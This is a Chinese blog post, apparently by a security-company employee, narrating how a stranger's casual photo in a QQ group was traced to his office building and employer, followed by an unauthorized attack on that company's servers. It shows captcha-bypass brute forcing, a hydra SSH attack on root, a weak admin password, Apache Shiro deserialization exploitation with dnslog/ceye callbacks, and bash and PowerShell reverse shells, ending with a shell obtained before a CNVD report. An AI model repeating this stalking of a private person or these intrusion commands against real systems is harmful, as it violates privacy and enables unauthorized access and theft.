

一张随拍引起的安全思考_

酒仙桥六号部队 - MdEditor

“ 一张随拍引起的安全思考

起因

国庆的某一天，在一个我的小伙伴把我拉进去的小型QQ群里，一个我不认识的兄弟发了一张图片，然后吐槽自己国庆正在加班。正好国庆值班的我闲着也是闲着，于是给自己找点事情做，就和这位兄弟简单聊了一下，不禁感到“同是天涯加班人，相聊何必曾相识”。然后就想试试能不能把他的信息找出来，接下来就开始了一段社工加渗透的旅程。



经过

首先，就只有这一张图，清晰度也是被 QQ 压缩过的。但是放大之后勉强可以看清一些东西，比如：



放大之后就这样，大家是不是完全认不出来写的是啥啊？哈哈，那是因为我打了码。

未打码之前，其实我也只能看清后面四个字，最后两个是双语，第二三个字，也能勉强认出来，但是就不透露了。第一个字是完全认不出来。。但是还有一个重点，即使认不出字，大家也肯定能发现这五个字颜色不一样吧，也就是彩色的牌子，再结合之前最后两个字双语，再结合一点生活经验。好，想必大家应该都知道了。没错，这就是一个 xxx 双语幼儿园！

好了，直接百度，知道两个字了，第一个字知不知道其实影响不大。



好，因为我目前是在深圳，因此百度直接弹出了这个界面。这给了我两个关键信息。1：如果幼儿园前面那两个字我没认错的话，首先排除深圳。2，既然提到地点了，我可以缩小范围，加上他所在的地区啊。于是赶紧登了QQ，然后点开信息查询。



哈哈哈，北京顺义，我正以为马上就能找到正确的答案了。结果给我当头一棒，北京也没有，我都怀疑起我语文是不是体育老师教的了，难道我那两个字认错了不成？




然后我静下来一想，他是我朋友的大学同学，都是在武汉上的大学，所以按常理，他很大概率是在武汉上班。于是，抱着试试的想法，在前面加了武汉两个字。




好家伙，你一个在武汉上学工作的兄弟，个人信息里却写个北京。不由得感叹，现在的年轻人啊，一个个轻佻浮躁，连地址都不好好写，害得我一顿找。但是转念一想，万一人家真的是住在北京，有户口的那种，顿时心里一酸，流下羡慕的泪水。。

现在已经找到了照片中的这个幼儿园，那么找到这个拍摄者的大概位置应该并不难。首先先点开地图，看一下周围环境。



发现扇形的公园和幼儿园的位置十分对应，然后可以看到附近的楼房位置也和地图上的几乎一样。这下更加确定了目标的地址，确实就是地图上搜索到的位置。接下来就可以放心的打开实景地图进行搜寻了。首先我们点击了幼儿园的位置，进入到了实景模式。



通过地图很容易知道，接下来该往南走了，中间的路途就不放了，直接到我们的目的地。



没错，已经可以确定就是这栋写字楼了。而这正好也是类似与软件园那样的办公场所，应该很多公司共用一栋楼，分别租的不同的楼层用于办公。而且，从拍摄者的角度初步判断，应该属于 8 层以上的高层。并且，通过一些照片的细节判断，应该是在右边第一列。



目前从这张照片所能获取的信息就这么多了。然后，知道了这栋楼的栋数为 2A 栋，知道了这个软件园的名字。接下来就是到天眼查上逛一逛了。输入了具体的地址后，蹦出来了一堆公司，简单看了下，2A 栋 8 层以上的公司也不算少。



这里又引入了新的问题，那就是这个位置是几号或者几室，这个问题由我们目前所掌握的信息是无法解决的。就在我一筹莫展的时候，点击了下这个地址，然后突然跳到了以下界面，卧槽，这不正是山重水复疑无路，得来全不费工夫吗???



于是随便点击进去了一个，找到了中介的联系方式，加微信! 然后直奔主题。




OK, 这下就把范围缩的很小很小了。然后看看有哪些公司吧, 最后整理了下发现有两家公司可能性最大, 分别是12层3号和15层3号。然后一家是房屋建筑业, 还有一家是和信息技术服务业。。然后我问了下我的同学, 得知他大学专业为软件工程。。。哦豁, 不用想了吧。已经百分之99确定了那个兄弟的公司了。

然后点击进去，发现公司介绍里面有个网站，简单看了下，找到了一个登录界面，第一时间想到了弱口令，爆破，注入等基本操作。

话不多说，打开 BP 直接开干。因为有验证码的存在，直接通过 intruder 模块来爆破是不行的。这里可以使用一款专门处理这种较简单验证码的工具——PKAV HTTP Fuzzer。用法其实和 BP 差不多，首先是抓取登录时候的数据包，不过这款软件没有这个功能，还是用 BP 抓包，之后复制到这里来。跟 BP 的区别是这里有个添加验证码标记。之后将验证码图片的网络地址复制过来进行识别即可绕过验证码进行爆破了。（图片仅供参考，非实际截图）





但是，数百秒过去了，却一点结果都没有，应该是密码复杂度挺高，感觉可以放弃这条路了。然后手动测试了下，看看有没有逻辑漏洞可以直接以管理员身份登录，多次尝试无果，就只能换其他的路走了。

扫了下目录，没有什么有价值的发现。然后扫了下端口，发现 22 端口开着，那么明知山没虎，偏向虎山行，果不其然，hydra 爆破了下没有任何收获，这条路也堵住了。

```
root@ :~# hydra -l root -P "/dictionary/top500p.txt" ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is rec
ommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip w
aiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 501 login tries (l:1/p:501)
, ~32 tries per task
[DATA] attacking ssh://:22/
[STATUS] 180.00 tries/min, 180 tries in 00:01h, 325 to do in 00:02h, 16 active
[STATUS] 130.00 tries/min, 260 tries in 00:02h, 245 to do in 00:02h, 16 active
[STATUS] 135.00 tries/min, 405 tries in 00:03h, 100 to do in 00:01h, 16 active
[STATUS] 125.00 tries/min, 500 tries in 00:04h, 5 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid passwords found
```

然后看到了一个奇怪的端口，8099。。好奇心驱使着我，直接 web 访问一下看看，是一个登录系统，看上去像是他们员工的登录系统，感觉有点希望。



然后随便抓了下包看看，这下密码是加了密的，老套路走不通了。于是只能试试弱口令了，账号 admin，密码 111111, 123456 等等，然后 admin123, , 登陆成功。。???? 不是吧阿 sir，就进去了?? 但是还没来得及高兴就给当头一棒。。登陆后发现后台功能十分简单，没有上传点，没有 SQL 注入，XSS 都没有，, , 没办法直接获取权限，这可真是日了 X 了。。。然后无奈只能看看 BURP，有没有什么发现，好家伙，不看不知道，一看吓一跳。。

```
HTTP/1.1 200
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, HEAD, POST, PUT, PATCH, DELETE,
OPTIONS
x-frame-options: SAMEORIGIN
Access-Control-Allow-Headers: *
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Sun,
```

这不是 shiro 反序列化的 rememberme 吗。。。然后思考了下，先对登录接口进行 shiro 反序列化测试，先 ping 一下 dnslog 平台看看 dnslog 是否能接收到数据。

```
root@ ~# cd ShiroScan-master/
root@ ~# python3 shiro_rce1.py
login "ping nm5nji.dnslog.cn"
ShiroScan
Welcome To Shiro反序列化 RCE !
[*] 开始检测模块 Class:CommonsBeanutils1
```

然后发现 dnslog 平台接收到了数据，开始反弹 shell，我们先监听一个端口。

```
nc -lvvp 1234
```

接下来制作反弹 shell 的代码。

对 `bash -i >& /dev/tcp/IP/1234 0>&1` 直接进行反序列化绕过 base64 编码。

然后我们使用 shiro 的 exp 来进行反弹 shell。



```
root@: ~# cd ShiroScan-master/
root@: ~/ShiroScan-master# python3 shiro_rce1.py
login "bash -c {echo,YmZzCAtaSA+jiAVZGVZL3RjcCBzO545Ny4xdlTculjKvMjlyfMlAwPiYgQi==}{{base64,-d}}(bash,-i)"

ShiroScan

Welcome To Shiro反序列化 RCE !
[*] 开始检测模块 Class:CommonsBeanutils1
```

然后 exp 执行完了还是没有收到反弹的 shell，能 ping 通但是反弹不回来 shell 这个时候我们首先想到两种想法：

- 1、反弹的命令不对，有可能是服务器是 windows 系统，不支持 bash 反弹；
- 2、协议不对，目标服务器限制了出网的协议不能是 tcp，这个时候我们可以尝试使用 icmp 协议反弹 shell。

我们先判断一下其他命令能不能执行，通过 dnslog 外带出来，假如目标服务器是 linux 系统，我们使用反引号加上 whoami 然后再拼接到 dnslog 平台可以将当前用户名带出来，如果带不出来，说明不能执行就很有可能是 windows 系统。

```
root@kali:~/ShiroScan-master# python3 shiro_rcel.py
login "ping `whoami` nm5oj1.dnslog.cn"

ShiroScan

Welcome To Shiro反序列化 RCE !
[*] 开始检测模块 Class:CommonsBeanutils1
[+] CommonsBeanutils1模块 key: 5aaC5qK5oqA5pyvAAAAAA== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: wG1hp1amyX1V811U00618g== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: 0M1jca9ZAAAAAAAAMAA== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: fCq+/a6480hMfCD+cm13aQ== 已成功发送! 状态码:200
[+] CommonsBeanutils1模块 key: 12B1a88 FFhDvvt7a2B/Y== 已成功发送! 状态码:200
```

结果 DNSLOG 没有带出来数据，然后我们尝试使用 ceye 平台。

```
root@kali:~/ShiroScan-master# python3 shiro_rcel.py
login "ping `whoami` .wb1mhd.ceye.io"
```

然后 ceye 收到了请求，外带的的数据是 root。

root.wb1mhd.ceye.io

这个时候你是不是觉得目标服务器就是 linux 了，其实不然，因为我们使用反引号时在我们本机执行命令的时候就已经将 whoami 替换成了 root(其实我一开始也觉得是 linux 系统了，然后我不甘心又执行了一个 cat /etc/hostname 发现主机名和我的主机名相同，我才感觉不对劲，后来想起来反引号需要转义一下) 数据在发送之前就已经被执行了。

```
root@i :~# echo `whoami`
root
root@i :~# echo `whoami`
`whoami`
root@i :~#
```

然后将反引号转义之后再发送，ceye 平台没有收到解析记录，说明服务器没有执行我们的 whoami 命令。之后我们使用 powershell 反弹 shell，首先在本地下载一个脚本，然后在脚本所在的目录下起一个 http 服务，然后监听 2222 端口。准备就绪后，开始反弹 shell。

```
`python3 shiro_rce1.py https://xxx/xxx/xx/login "power
```

成功反弹 shell。


```
root@ :~# nc -lvvp 2222
listening on [any] 2222 ...
: inverse host lookup failed: Unknown host
connect to [any] from (UNKNOWN) [ ] 50386
```

结果

拿到 shell 了，其实我是想继续深入渗透下，看能不能找到一些那位兄弟的资料。这样可能才有点戏剧性的结果。。但是冷静了下，仔细思考了一会，，这可是未授权渗透啊，再往下继续的话，被发现了后果很严重。。于是赶紧止步于此，然后提交个 CNVD 事件型的漏洞。之后 QQ 联系下那位兄弟，跟他简单说下这个情况，让他跟他们领导或者其他懂安全的人反馈下，顺便给他普及了下安全知识。。



你以为这就结束了？不！我反手就是一波推销，建议购买我们 360 公司的安全设备和安全服务！！！！



结语

整个流程还是得从一张普通的随拍说起，无意一张照片，却可以让一个完全陌生的人找到他所在的公司，严重点的话通过漏洞 getshell 之后甚至可以获取更重要的资料，对公司造成损失。因此，大家要注意在日常生活中的一些不经意的活动中都可能会泄露一些敏感信息，所以我们要培养一定的安全意识。早在 1964 年，著名的照片泄密案，是《中国画报》封面刊出的一张照片。在这张照片中，铁人王进喜穿着棉袄，下着大雪，眺望远方。而日本的情报专家根据这张简单的照片，解开了中国最大的石油基地的秘密。



之后拿到网站之后的操作其实就很基础了。弱口令是一个利用简单危害却很大的漏洞，但是如今仍然十分普遍，这就是安全意识不足导致的。在 shiro 反序列化的过程中虽然遇到了点小问题，但是也还好，没有遇到太多的挫折就拿到 shell 了，可能还有其他的漏洞我还没有注意到。当然，我也不能再继续挖掘了，不然再看到这篇文章的时候，可能我就进去了。。

全文完

本文由 简悦 SimpRead (<http://ksria.com/simpread>) 优化，用以
提升阅读体验

使用了 全新的简悦词法分析引擎 ^{beta}，[点击查看](#)
(<http://ksria.com/simpread/docs/#/词法分析引擎>)详细说明

